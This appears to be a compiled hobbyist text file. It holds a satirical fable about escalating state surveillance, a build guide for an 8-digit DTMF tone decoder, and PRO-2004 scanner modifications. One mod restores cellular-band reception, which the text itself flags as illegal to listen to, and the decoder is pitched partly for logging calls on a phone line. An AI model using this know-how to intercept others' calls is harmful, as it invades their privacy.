A wise man pointed out that citizens were not obligated to make the lives of the police easy, that the police had survived all through the mud hut age without being able to watch the citizens at will, and that Ruritania was a civilized country where not everything that was expedient was permitted. For instance, in a neighboring country, it had been discovered that torture was an extremely effective way to solve crimes. Ruritania had banned this practice in spite of its expedience. Indeed, "why have warrants at all", he asked, "if we are interested only in expedience?"

A famous paint technologist, Dorothy Quisling, intervened however. She noted that people might take photographs of children masturbating should the new paint technology be widely deployed without safeguards, and the law was passed.

Soon it was discovered that some citizens would cover their mouths while speaking to each other, thus preventing the police from reading their lips through the video cameras. This had to be prevented, the police said. After all, it was preventing them from conducting their lawful surveillance. The wise man pointed out that the police had never before been allowed to listen in on people's homes, but Dorothy Quisling pointed out that people might use this new invention of covering their mouths with veils to discuss the kidnapping and mutilation of children. No one in the legislature wanted to be accused of being in favor of mutilating children, but then again, no one wanted to interfere in people's rights to wear what they liked, so a compromise was reached whereby all homes were installed with microphones in each room to accompany the video cameras. The wise man lamented few if any child mutilations had ever been solved by the old lip reading technology, but it was too late -- the microphones were installed everywhere.

However, it was discovered that this was insufficient to prevent citizens from hiding information from the authorities, because some of them would cleverly speak in languages that the police could not understand. A new law was proposed to force all citizens to speak at all times only in Ruritanian, and, for good measure, to require that they speak clearly and distinctly near the microphones. "After all", Dorothy Quisling pointed out, "they might be using the opportunity to speak in private to mask terrorist activities!" Terrorism struck terror into everyone's hearts, and they rejoiced at the brilliance of this new law.

Meanwhile, the wise man talked one evening to his friends on how all of this was making a sham of the constitution of Ruritania, of which all Ruritanians were proud. "Why", he asked, "are we obligated to sacrifice all our freedom and privacy to make the lives of the police easier? There isn't any real evidence that this makes any big dent in crime anyway! All it does is make our privacy forfeit to the state!"

However, the wise man made the mistake of saying this, as the law required, in Ruritanian, clearly and distinctly, and near a microphone. Soon, the newly formed Ruritanian Secret Police arrived and took him off, and got him to confess by torturing him. Torture was, after all, far more efficient than the old methods, and had been recently instituted to stop the recent wave of people thinking obscene thoughts about tomatoes, which Dorothy Quisling noted was one of the major problems of the new age of plenty and joy.

PROJECT T.H.U.D.

8 Digit DTMF Decoder/Display

By Orion

DTMF decoders can be used in a multitude of applications. One could be to log any calls being made ona phone line while one is away. Another is to detect control data for autopatches or other devices sent over radio. This circuit can be used in nearly any situation where DTMF tones are used. It is designed to display the eight most recent DTMF numbers that the circuit detects. It is very simple in it's construction and although it appears to have many parts, in reality it's just that a simple circuit is repeated several times. Theory of operation is also very simple. This circuit is designed to detect the standard DTMF digits 0 through 9. Although *, #, and A through D exist, it would have required much more complex and expensive display circuitry to be able to display them. In theory, it is quite easy to decode these digits as well and the reader is highly encourage to attempt to make the necessary changes to do so.

Detecting DTMF tones

The heart of the circuit is the Motorola MC145436 DTMF decoder chip. This 14 pin IC only requires a 3.797545Mhz crystal and 1meg resistor for normal operation. It will decode all 16 standard DTMF combinations and output the value on a 4 bit binary bus. There is a data valid pin which is used to tell other circuity that it has decoded a valid DTMF tone. Also of use is a guard time select pin which basically controls how long the tones must be present before the 145436 will consider it a valid signal. With this enabled, the chip can be used in relativly noisy enviroments, however, if the tone sequence is too fast, the chip will not be able to detect them. I found the chip more than reliable enough to detect 40ms DTMF pulses seperated by 40ms spaces. There are a couple of other pins ont he chip as well. One is for an alternate time base which is linked to the same pin on other 145436's so that multiple chips can use the same crystal, thus saving cost. The only other pin of note is the crystal enable, which simply tells the chip it's using its own crystal. Of course, there's also power pins.

Input to the chip should be accomplished through appropriate filtering and isolation. Input should be AC coupled, that is there is a small value capacitor is series with the input. Connection to a telephone line would involve more circuitry to isolate and perhaps amplify the audio signals.

DTMF digit	binary output	decimal value
1	0001	1
2	0010	2
3	0011	3
4	0100	4
5	0101	5
6	0110	6
7	0111	7
8	1000	8
9	1001	9
0	1010	10
*	1011	11
#	1100	12
A	1101	13
B	1110	14
C	1111	15
D	0000	0

Detecting a zero

Next in the circuit is a pair of logic gates; a 7400 NAND gate and a 7408 AND gate. Since the 145436 decodes the number '0' as hex code 'A', we need to convert this to a zero for display. This is an easy job to do especially since we don't plan on decoding any codes higher than this. A single NAND gate from the 7400 is used to detect a high condition on weighted ouputs '2' and '8' (decimal 10) from the 145436. Normally, the output of the NAND gate is high, but when the '2' and '8' go high, the output will go low. The output of the 7400 goes to one input of each of four AND gates in the 7408. The other input of each gate is connected to the binary outputs from the DTMF chip. Since the output from the NAND gate is normally high, the outputs continue through the AND gates unchanged. But, when a hex 'A' output is detected by the NAND and it's output goes low, it basically cuts off the output of the AND gates, effectively converting a binary 'A' to a '0'. Now, when the DTMF decoder chip detects a '0', it ouputs 'A' which gets detected an dcoverted back to a '0'. Digits '1' through '9' are unchanged.

Storing the numbers


Since we want to be able to display a sequence of digits for easier reading, we need some way of storing the decoded digits. We accomplish this by using the 74164 shift register. This chip is a serial in serial/parallel out type shift register. That is, a single bit of data can be stored and upon a clock signal, shifted to the next memory cell. This particular one has 8 registers, and an output on each register. When a clock signal is recieved, whatever data is on the serial input pin will be stored in memory location A. The contents of A is shifted to B; B to C; C to D, D to E, E to F, F to G, and G to H. Whatever contents were in cell H are lost, ahving been replaced by the contents of cell G before it.


Since the output from the DTMF decoder is 4-bit binary, we can use four 74164's to store 8 digits worth of data. Each of the four binary outputs go to the input of one shift register. The DATA VALID output of the 145436 is connected to the clock inputs of all four registers. With this arangement, we have four registers, each outputing the last eight bits of data for each of the weighted binary lines, all together outputing 8 sets of 4-bit binary numbers. Each shift register only handles the data on one line of the binary outputs from the decoder circuit.

When the decoder detects say a '5' which is binary 0101, the first bit (0) goes to the first shift register, the second bit (1) goes to the second shift register, the third bit (0) goes to the third shift register, and the last bit (1) goes to the fourth shift register. This data is then stored into the first cell of each register and the contents of the cells are shifted to the right by one.


Now, each register has eight outputs A through F, corresponding to eight digits of storage. We take output A from each shift register chip, basically A1, A2, A4, A8 and these form a 4-bit binary digit. The B's from each register simalarly form another digit, right on down through H, for a total of eight digits.


A final addition to the shift registers is that a switch should be connected to the clear pins of each chip and to ground. This way, each time the circuit is turned on, pressing this switch will reset the registers and clear the display to all zeros. Of course, this can be done any time the user wishes to clear the display. Also, the shift registers have two input pins, but only one is used. The other must be pulled high by connecting it to Vcc through a 220 ohm resistor.


8 digit DTMF
decoder display
Vcc
470 x 7
A
B
C
D
E
F
G
7447
"h"
"g"
"f"
"e"
"d"
"c"
"b"
"a"
"2h"
"4h"
tst
out
in
"8h"
"1h"
gnd
"2g"
"4g"
"8g"
"1g"
"2f"
"4f"
"8f"
"1f"
"2e"
"4e"
"8e"
"1e"
"3d"
"4d"
"8d"
"1d"
"2c"
"4c"
"8c"
"1c"
"2b"
"4b"
"8b"
"1b"
"2a"
"4a"
"8a"
"1a"
f
g
a
b
c
d
e
220
sw1
74164
"1"
"2"
"4"
"8"
in1
in2
clr
clk
145436
"2"
"1"
ENB
GT
Xen
Ain
"4"
"8"
DV
ATB
Xin
Xout
3.579545Mhz
1M
Audio input
7400
7408
1a
1b
1y
2a
2b
2y
3a
3b
3y
4a
4b
4y



8 digit DTMF decoder display


Vcc
470 x 7
A
B
C
D
E
F
G
7447
"d"
"c"
"b"
"a"
Vcc
f
g
a
b
c
d
e
tst
out
in
gnd
220
74164
"4"
"8"
in1
in2
clr
clk
sw1
7400
7408
1a
1b
1y
2a
2b
2y
3a
3b
3y
4a
4b
4y
1M



Hey Hey HEY!!! Here's our working prototype. Pretty slick, huh? The breadboard has the 145436 decoder, the logic gates for detecting the '0' and the shift registers. The sub-board at the top is a seven segement decoder display. The three wires sticking out to the left of it are the power and segment test connections. It's built as a semi-permanent circuit so it can be used on other projects. On the right edge of the breadboard you can see the huge can for the crystal. Right above that are some small buttons, one of which is hooked up as a 'clear' switch for the shift registers. That way when the project is powered up, I can clear the display to all zero's. Also on the bread board you can see a row of five LED's which I was using for dignostics to see the output of the DTMF decoder chip directly before it went to the rest of the circuit.

Displaying the numbers

Now we have to display the contents of the shift registers. We do this through the use of the 7447 BCD to 7 segment display decoder/driver. This chip takes ina binary BCD input and converts it into the correct pattern for display on a 7 segment LED display. BCD stands for Binary Coded Decimal. Basically it is nothing more than the first 10 binary digits (0000 through 1001) and anything higher is not decoded, at least not properly. It is possible to get chips or make circuits that will decode all 16 digits and display them as 0-9, A-F but we wanted to keep this project simple and inexpensive.

So then, to display the contents of the first digit in the shift registers, we take the A output from the first register as binary input '1', the A output from the second register as binary input '2', and so on to form inputs '4' and '8'. In this way we have one BCD 'word' for input to the 7447. The 7447 is then connected to a 7 segment LED display.

The 7447 is designed to drive common anode displays. This means that it grounds an output pin when the segment is lit, and leaves it open when it is to be off. You must use common anode 7 segment displays. You can use common cathode displays but you will need pull up resistors to make the display work correctly. Also, the 7447 cannot sink quite a bit of current. If you connect the outputs directly to the LED's chances are you'll drive them with too much current and blow them. The simple solution is place a 470 ohm current limiting resistor in series prevent the display from frying. Of course, this means you need 7 resistors per display, and with 8 displays this adds up, but 1/4 or 1/8 watt resistors can be had quite cheaply so this should not be a concern. Of course, it is possible to make a more complex display circuit that uses only one decoder and set of resistors to drive the eight displays, but we'll leave such modifications up to the user to try on their own.

Now, you are going to want to arrange the 7 segment displays so that the most recent digit decoded and entered into the shift register is on the right. This way, when a sequence of digits is decoded, it can be read left to right as is the normal way of reading numbers. This means that the rightmost digit is actually derived from the shift registor ouputs A, and the leftmost digit is from ouputs H.


The completed circuit

With this simple design, an audio signal is input to the MC145436. When the chip detects a valid DTMF code, it ouputs the number in binary format and also sets the data valid pin. The binary number is then sent through a small set of logic gates that will detect a '10' (which is what the DTMF decoder converts a '0' to) and converts it back to a '0'. The binary ouputs from this, along with the data valid signal, go to the shift register inputs where it is stored. The shift registers store the last eight numbers decoded. The output of the registers are then sent to the eight BCD to 7 segment decoders and LED displays.

If the displays are arranged correctly, the first number decoded is displayed on the right. When the next number is decoder, the number in this first position is shifted to the left and the new number is placed on the right.

Parts list

(1) Motorola MC145436 DTMF decoder
(1) 7400 quad two input NAND gate
(1) 7408 quad two input AND gate
(4) 74164 8 bit serial in serial/parallel out shift register
(8) 7447 BCD to 7 segment decoder/driver
(8) common anode 7 segment LED display
(56) 470 ohm resistor
(4) 220 ohm resistor
(1) 1 megohm resistor
(1) 3.579545 MHz crystal "colorburst crystal"



Here's a shot with the display sub-board flipped on it's back so you can see the wiring job. It's a semi-permanent working model with all parts, including resistors, socketed. I LOVE SOCKETS!!! I wish every board in the world was socketed cuz it makes it SOOO much easier to fix. Anyway, it's just a point to point solder job using wire-wrap wire. I don't trust wire-wrap connections so I soldered them direct. It's nice thin, single strand wire so it's easy to work with. The wire hanging off to the right on the breadboard is the audio in connection.

Sources

Most of these parts can be obtained at your local electronics supply. I do not recommend Radio Shack as about all they will have is the resistors and maybe the logic gates, and the cost would be prohibitive. The only compnent which you may end up having to special order is the MC145436 DTMF decoder chip. This is readily available through companies such as JDR Microdevices, Allied Electronics and others. Your local supplier should be able to order it for you if need be.

JDR Microdevices
1850 South 10th Street,
San Jose, CA 95112-4108
phone: 1-800-538-5000
fax: 1-800-538-5005
internet: WWW.JDR.COM

Allied Electronics
phone: 1-800-433-5700
internet: WWW.ALLIED.AVNET.COM

Radio Shack Pro-2004 Mods

Here's a whole bunch of mods you can do you can do to your Radio Shack PRO-2004 scanner. First, all mods are done at your own risk. I assume no responsibility. I do not know what effect they (the mods) will have on any warranty, however I would think they would probably void it. Also, one of the mods restores coverage of the cellular phone frequencies. *IT IS ILLEGAL TO LISTEN TO CONVERSATIONS IN THIS BAND!*

Read the following statement 1,000 times over

First treat the radio as if it were CMOS, that is make sure you and it have no built up static charges. UNPLUG THE RADIO FROM THE AC OR DC POWER SOURCE AND ANTENNA!!!!!!! Be sure to handle the sub-assembly board and cable connector CN-501 with TLC, since even the slightest damage or minor crack in the board will result in a scanner good for use as a boat anchor.

Before doing anything else . . .

Take the radio out of the case by removing the 4 screws on the back. Carefully invert the radio.

Lets wrangle with a few diodes

Locate a box-like sub-circuit. It's near the switch marked "restart". The sub-circuit should be marked PC-3. Carefully pry off the cover of the metal box. Inside there will be a 64 pin dip IC. This is the radio CPU. Be careful not to touch or short out any leads on the chip.

The following diodes will determine how your scanner will work.

D-510	in circuit	- scanner will have 400 memories (10 x 40)
	removed	- scanner will have 300 memories (10 x 30)
D-512	in circuit	- it will step 30kHz from 825-844.995 and 870-889.995
	removed	- it will step 12.5kHz from 825-844.995 and 870-889.995
D-513	in circuit	- will not scan 825-844.995 MHz or 870-889.995 MHz
	removed	- will scan all of 800 MHz band
D-514	in circuit	- scanning rate increases to 20 channels per second
	removed	- scanning rate in 16 ch/sec (alt 8 ch/sec)

!!!! WATCH POLARITY !!!! If you cannot find a location, count backwards from a known location.

Turbo Scan - Another way

Turbo scan for the 2004??? Yes!! Someone has realized that if you replace the present 7.37 MHz ceramic resonator CX501, with a 10.7 MHz ceramic resonator it really boosts the scan/search speed! The present resonator is soldered between pins 29 and 30 of the CPU (IC-503). It has been confirmed that the mod works with an ordinary 10 MHz computer crystal ($1 at hamfest) but there is a possibly undesirable side effect. Increasing the clock rate *decreases* the resume scan delay time. The manual says delay is 2 seconds; with the mod, delay is <1 second. Painful if a channel is filled with slow responders. There are no reports of detection problems at the increased scan rate.

The Squelch Mod

Now, locate a sub-circuit box under the sloping front panel. It should have many alignment holes in the top. Pry the cover off very carefully. Locate IC-2 in the left side of the pc board. It should be marked IC-10420. Locate R-148, a 47 K ohm resistor between pins 12 and 13. Cut a lead of this resistor, but be sure to leave enough lead on both sides of the cut to solder to. Patch in a 100K ohm resistor. Make sure there are no solder balls or short circuits. Now your squelch will operate more smoothly.

A carrier operated light

With a room full of functioning scanners, it's difficult to determine quickly which radio is "talking." I use separate external speakers on each radio, and the spatial separation helps.

In addition to "hearing" which radio is active, I like to "see" which radio is active, and carrier operated lights are effective at providing such visual cues. The idea is to illuminate a lamp when a signal opens the squelch. A small yellow light emitting diode (LED, another Bell Labs invention) is well suited to this purpose. The following modification works well on all PRO-2004 modes.

To add a COR light to the PRO-2004, make use of the "scan control" pin (pin 13) on IC2, the TK10420 IC. Pin 13 has voltage present only when a signal is detected. This chip contains the IF, detector, limiter, and squelch circuits for NBFM.

If you tremble with an electric drill in your hands, read no further. The LED can be mounted in a small hole drilled through the plastic front panel, just to the right of the headphone jack.

Electronically, the circuit is simple. The voltage at pin 13 is not enough to drive the LED directly, so a general purpose NPN transistor (e.g., a 2N2222) can be used as a solid state switch.

> Pin 13 of IC2 is connected to the transistor base through a 10,000 ohm resistor.

> The emitter is grounded.

> The collector is connected through a 1000 ohm resistor to one end of an LED. This resistor limits the LED current to about 13 milliamps.

